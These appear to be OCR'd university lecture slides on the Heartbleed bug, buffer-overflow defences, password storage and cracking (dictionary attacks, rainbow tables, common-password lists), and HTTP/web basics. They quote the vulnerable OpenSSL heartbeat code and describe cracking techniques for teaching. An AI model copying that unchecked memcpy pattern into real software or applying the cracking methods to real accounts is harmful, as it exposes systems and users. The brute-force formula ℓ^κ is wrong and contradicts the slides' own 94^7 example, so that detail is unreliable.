
TLS Heartbleed

Then, OpenSSL will uncomplainingly copy 65535 bytes from your request packet, even though you didn't send across that many bytes:

```
1  /* Allocate memory for the response, size is 1 byte
2   * message type, plus 2 bytes payload length, plus
3   * payload, plus padding
4   */
5  buffer = OPENSSL_malloc(1 + 2 + payload + padding);
6  bp = buffer;
7
8  /* Enter response type, length and copy payload */
9  *bp++ = TLS1_HB_RESPONSE;
10 s2n(payload, bp);
11 memcpy(bp, pl, payload);
12 bp += payload;
13 /* Random padding */
14 RAND_pseudo_bytes(bp, padding);
15
16 r = dtls1_write_bytes(s, TLS1_RT_HEARTBEAT, buffer, 3 + payload +
```

That means OpenSSL runs off the end of your data and scoops up whatever else is next to it in memory at the other end of the connection, for a potential data leakage of approximately 64KB each time you send a malformed heartbeat request.

TLS Heartbleed



Defenses against buffer overflows:

making exploitation hard


Use safe C libraries

Size-bounded analogues of unsafe libc functions.

- `size_t strlcpy(char *destination, const char *source, size_t size);`
- `size_t strlcat(char *destination, const char *source, size_t size);`
- `char *fgets(char *str, int n, FILE *stream);`
- `int sscanf(const char *str, const char *format, ...);`
- `...`

Stack canaries

- detect a stack buffer overflow before execution of malicious code
- place a small integer (canary) just before the stack return pointer
- to overwrite the return pointer the canary value must also be overwritten
- the canary is checked to make sure it has not changed before a routine uses the return pointer on the stack



Canary values

[Ref] Cowan & al. StackGuard: Automatic Adaptive Detection and Prevention of Buffer-Overflow Attacks. In Proceedings of the 7th USENIX Security Symposium, 1998

1. Terminator canaries (CR, LF, NUL (i.e., 0), -1): `scanf` etc. do not allow these values

2. Random canaries
   - Write a new random value at each process start
   - Save the real value somewhere in memory
   - Must write-protect the stored value


3. Random XOR canaries
   - Same as random canaries
   - But store canary XOR some control info, instead

Make stack and heap non executable

- **Goal:** even if the canary is bypassed, the malicious code loaded cannot be executed

Make stack and heap non executable

- **Goal:** even if the canary is bypassed, the malicious code loaded cannot be executed
- **But:** vulnerable to `return-to-libc` attack!!
  - the `libc` library is linked to most C programs
  - `libc` provides useful calls for an attacker



Address space layout randomization

- **Idea:** place standard libraries to random locations in memory
  $\longrightarrow$ for each program, `exec()` is situated at a different location
  $\longrightarrow$ the attacker cannot directly point to `exec()`

- Supported by most operating systems (Linux, Windows, MAC OS, Android, iOS, ...)

But ultimately

- Hackers have and will develop more complicated ways of exploiting buffer overflows.
- It all boils down to the programmer.
- The most important preventive measure is: **safe programming**
- Whenever a program copies user-supplied input into a buffer ensure that the program does not copy more data than the buffer can hold

Take away message

OSes may have features to reduce the risks of BOs, but the best way to guarantee safety is to remove these vulnerabilities from application code.

Password authentication

Myrto Arapinis
School of Informatics
University of Edinburgh

March 18, 2019

Password authentication

- The question: "who is allowed to access the resources in a computer system?"
- How does the operating system securely identify its users?
- Authentication: determination of the identity of a user

Password authentication

- The question: "who is allowed to access the resources in a computer system?"
- How does the operating system securely identify its users?
- Authentication: determination of the identity of a user
- Standard authentication mechanism: **username** and **password**

User

Username / Password →

← *Success / Failure*

OS

Password authentication

- The question: "who is allowed to access the resources in a computer system?"
- How does the operating system securely identify its users?
- Authentication: determination of the identity of a user
- Standard authentication mechanism: **username** and **password**

User

Username / Password →

← *Success / Failure*


OS / Server

How should passwords be stored?

- Most common password-related attacks target the server

How should passwords be stored?


- Most common password-related attacks target the server




Online attack

How should passwords be stored?

- Most common password-related attacks target the server




Online attack



Offline attack

How should passwords be stored?


- Most common password-related attacks target the server




Our goal

Defend from attacks that leak the password database

Attempt #1: store passwords **unencrypted**




Attempt #1: store passwords **unencrypted**



- Whoever accesses the password DB can login as any user
- Might leak user login information to other services/accounts

Redit password leak (2006)



Attempt #2: **encrypt** passwords

Password DB

k

usn_1	$c_1 = E(k, pwd_1)$
usn_2	$c_2 = E(k, pwd_2)$
...	...
usn_n	$c_n = E(k, pwd_n)$

Attempt #2: **encrypt** passwords

Password DB

k

usn_1	$c_1 = E(k, pwd_1)$
usn_2	$c_2 = E(k, pwd_2)$
...	...
usn_n	$c_n = E(k, pwd_n)$

+ Stolen encrypted passwords cannot be decrypted.
+ Only admins have the key. If a user forgets their password, admins can just look it up for him.

– If attacker managed to steal passwords, why assume the key cannot be stolen?
– Anyone with the key (admins) can view passwords.

Adobe password leak (2013)

- Information on 38 million user accounts leaked
- Adobe pays US $1.2M plus settlements to end breach class action

`https://nakedsecurity.sophos.com/2013/11/04/anatomy-of-a-password-disaster-adobes-giant-sized-cryptographic-blunder/`

Attempt #3: **hash** passwords

Password DB

usn_1	$d_1 = H(pwd_1)$
usn_2	$d_2 = H(pwd_2)$
...	...
usn_n	$d_n = H(pwd_n)$

Attempt #3: **hash** passwords

Password DB

usn_1	$d_1 = H(pwd_1)$
usn_2	$d_2 = H(pwd_2)$
...	...
usn_n	$d_n = H(pwd_n)$

? Stolen hashed passwords cannot easily be cracked (?!)

- Once a hash is cracked, the password is know for all accounts using the same password
- Humans tend to pick weak/guessable passwords
  - Frequency analysis
  - Dictionary attack

Brute force attack

- Try all passwords in a given space
  - κ: number of possible characters
  - ℓ: password length
  - $\rightsquigarrow$ ℓ^κ possible passwords

Brute force attack

- Try all passwords in a given space
  - κ: number of possible characters
  - ℓ: password length
  - $\rightsquigarrow$ ℓ^κ possible passwords

Tips for safe (strong) passwords

Hackers are very good at finding out passwords. They don't simply try to guess them, they get very fast computer programs to try out millions, very quickly. Hackers also know the kind of "tricks" that people use to try to strengthen their passwords.

We advise you memorise a few strong passwords for the systems you use regularly. For services you use less often, find a way to manage those passwords that works for you so that you can look them up, or work them out when you need them.

- University systems require a password length of seven. We recommend you choose more. See "Long passwords" below.
- Use a mix of upper- and lower-case letters, numbers and punctuation marks
- A strong password looks like a random sequence of symbols - use some non-alphabetic characters such as @#$!%+-/:?_
- Use non-dictionary words - like XKCD or one of the other approaches, described below

UoE password guidelines

$\rightsquigarrow$ Assuming a standard 94 characters keyboard, there are $94^7 = 6.4847759e^{+13}$ possible passwords.

Do we need to try all ℓ^κ passwords?

Do we need to try all ℓ^κ passwords?

Rank	2011[4]	2012[5]	2013[6]	2014[7]	2015[8]	2016[3]	2017[9]	2018[10]
1	password	password	123456	123456	123456	123456	123456	123456
2	123456	123456	password	password	password	password	password	password
3	12345678	12345678	12345678	12345	12345678	12345	12345678	123456789
4	qwerty	abc123	qwerty	12345678	qwerty	12345678	qwerty	12345678
5	abc123	qwerty	abc123	qwerty	12345	football	12345	12345
6	monkey	monkey	123456789	123456789	123456789	qwerty	123456789	111111
7	1234567	letmein	111111	1234	football	1234567890	letmein	1234567
8	letmein	dragon	1234567	baseball	1234	1234567	1234567	sunshine
9	trustno1	111111	iloveyou	dragon	1234567	princess	football	qwerty
10	dragon	baseball	adobe123[a]	football	baseball	1234	iloveyou	iloveyou
11	baseball	iloveyou	123123	1234567	welcome	login	admin	princess
12	111111	trustno1	admin	monkey	1234567890	welcome	welcome	admin
13	iloveyou	1234567	1234567890	letmein	abc123	solo	monkey	welcome
14	master	sunshine	letmein	abc123	111111	abc123	login	666666
15	sunshine	master	photoshop[a]	111111	1qaz2wsx	admin	abc123	abc123
16	ashley	123123	1234	mustang	dragon	121212	starwars	football
17	bailey	welcome	monkey	access	master	flower	123123	123123
18	passw0rd	shadow	shadow	shadow	monkey	passw0rd	dragon	monkey
19	shadow	ashley	sunshine	master	letmein	dragon	passw0rd	654321
20	123123	football	12345	michael	login	sunshine	master	!@#$%^&*
21	654321	jesus	password1	superman	princess	master	hello	charlie
22	superman	michael	princess	696969	qwertyuiop	hottie	freedom	aa123456
23	qazwsx	ninja	azerty	123123	solo	loveme	whatever	donald
24	michael	mustang	trustno1	batman	passw0rd	zaq1zaq1	qazwsx	password1
25	Football	password1	000000	trustno1	starwars	password1	trustno1	qwerty123

- (2016) the 25 most common passwords made up more than 10% of surveyed passwords.
- Most common password of 2016, "123456", makes up 4% of surveyed passwords.
- 30% of password surveyed in top 10000

Dictionary attack

- Try the top N most common passwords,
- Try words in English dictionary,
- Try names, places, notable dates,
- Try Combinations of the above,
- Try the above replacing some characters with digits and symbols e.g. : iloveyou, il0vey0u, i10v3y0u, ...

Dictionary attack


- Try the top N most common passwords,
- Try words in English dictionary,
- Try names, places, notable dates,
- Try Combinations of the above,
- Try the above replacing some characters with digits and symbols e.g. : iloveyou, il0vey0u, i10v3y0u, ...
- UoE: password guidelines `https://www.ed.ac.uk/infosec/how-to-protect/lock-your-devices/passwords`

Rainbow tables - the basic idea

- Assume H is a one-way hash function mapping n bits to n bits. Let $N = 2^n$.
- Assume H cycles through all the values of the domain: starting with a password p, and then applying $H()$ 2^n times will cycle through all possible values ($\{0,1\}^n$).
- We can then crack a password using $sqrt(N)$ space in $sqrt(N)$ time.
- Start with an arbitrary password p, and compute h_1, h_2, $\ldots h_N$ and store in a hash table
  - h_1 $h_{sqrt(N)}$
  - $h_{sqrt(N)+1}$ $h_{2sqrt(N)}$
  - $\ldots$
  - $h_{(sqrt(N)-1)sqrt(N)}$ h_N
- Given a hash to break h_i, start computing $h(\ldots H(H(h_i))\ldots)$ and you will hit an endpoint above. Get the starting point and start developing the chain until you hit the password.

Rainbow tables

- Assuming that H cycles through all values of the domain is unrealistic.
- Assume t "reduction functions" $R_i : D_H \to D_P$ where D_P is the domain of passwords, and D_H is the range of the H.
  Example reduction function: If passwords are 16 bits and hashes are 256 bits, keep 16 equally distributed bits from the 256 bits
- Pick m passwords $p_1, p_2, \ldots, p_m$ and develop chains, each containing t elements. Store the start points and the endpoints. Then given a hash h, start developing chains until an endpoint is hit. Then go the start point to retrieve the password



Wikipedia: Simplified rainbow table with 3 reduction functions

LinkedIn password leak (2012)

- In June 2012, it was announced that almost 6.5 million linked in passwords were leaked and posted on a hacker website

Attempt #3: **salt and hash** passwords

Password DB

usn_1	s_1	$d_1 = H(s_1 \| \| pwd_1)$
usn_2	s_2	$d_2 = H(s_2 \| \| pwd_2)$
...	...	
usn_n	s_n	$d_n = H(s_n \| \| pwd_n)$

Attempt #3: **salt and hash** passwords

Password DB

usn_1	s_1	$d_1 = H(s_1 \| \| pwd_1)$
usn_2	s_2	$d_2 = H(s_2 \| \| pwd_2)$
...	...	
usn_n	s_n	$d_n = H(s_n \| \| pwd_n)$

+ Since every user has different salt, identical passwords will not have identical hashes
+ No frequency analysis
+ No precomputation: when salting one cannot use preexisting tables to crack passwords easily

What we learned today

1. Password authentication
   - 1.1 principles
   - 1.2 online/offline attacks
2. Password cracking
   - 2.1 Brute force attack
   - 2.2 Dictionary attack
   - 2.3 Rainbow tables
3. How to store passwords:
   - store salted hashes of passwords

Web security: web basics

Myrto Arapinis
School of Informatics
University of Edinburgh

March 22, 2019


Web applications

The web has changed the way we leave our lives:


- online banking,
- online shopping,
- social networking,
- entertainment,
- education,
- news,
- ...

and has brought new classes of security and privacy concerns

Web applications




Client
(HTML, JavaScript)



Google

Server
(PHP)



Database
(SQL)

URLs

A web browser identifies a website with a uniform resource locator (URL).

```
Protocol://host/FilePath?argt1=value1&argt2=value2
```

This naming scheme allows referring to content on distant computers in a simple and consistent manner:

- `Protocol:` protocol to access the resource (`http`, `https`, `ftp`, ...)
- `host:` domain or IP address of the server storing the resource
- `FilePath:` path to the resource on the host
- Resources can be static (`file.html`) or dynamic (`do.php`)
- URLs for dynamic content usually include arguments to pass to the process (`argt1`, `argt2`)

HTTP requests

GET request

```
GET HTTP/1.1
Host:  www.inf.ed.ac.uk
User-Agent:  Mozilla/5.0
             (X11; Ubuntu; Linux x86_64; rv:29.0)
             Gecko/20100101 Firefox/29.0
Accept:  text/html,application/xhtml+xml,
         application/xml;q=0.9,*/*;q=0.8
Accept-Language:  en-US,en;q=0.5
Accept-Encoding:  gzip, deflate
Connection:  keep-alive
```

- After establishing a TCP connection to the web server, the browser sends HTTP requests to that server
- HTTP requests begin with a request line (`GET` or `POST` command)
- An HTTP request consist of the headers section, and the message body

HTTP responses

```
HTTP/1.1 200 OK
Server:  Apache
Cache-control:  private
Set-Cookie:  JSESSIONID=B7E2479EC28064DF84DF4E3DBEE9C7DF;
             Path=/
Content-Type:  text/html;charset=UTF-8
Date:  Wed, 18 Mar 2015 22:36:30 GMT
Connection:  keep-alive
Set-Cookie:  NSC_xxx.fe.bd.vl-xd=ffffffffc3a035be45525d5f4f58455e445a4
Content-Encoding:  gzip
Content-Length:  4162

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
    Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/
    xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml"
    xml:lang="en" lang="en">
<head>
<title> Informatics home | School of Informatics </title>
...
```

Hypertext Markup Language (HTML)

- The main body of a web page is encoded using HTML.
- HTML provides a structural description of a document using special tags.
- Once all the responses for a page are received, the browser interprets the delivered HTML file and displays the content.
- HTML includes a mechanism called forms to allow users to provide input to a website in the form of variables represented by name-value pairs.
- The server can then process form variables using server-side code.
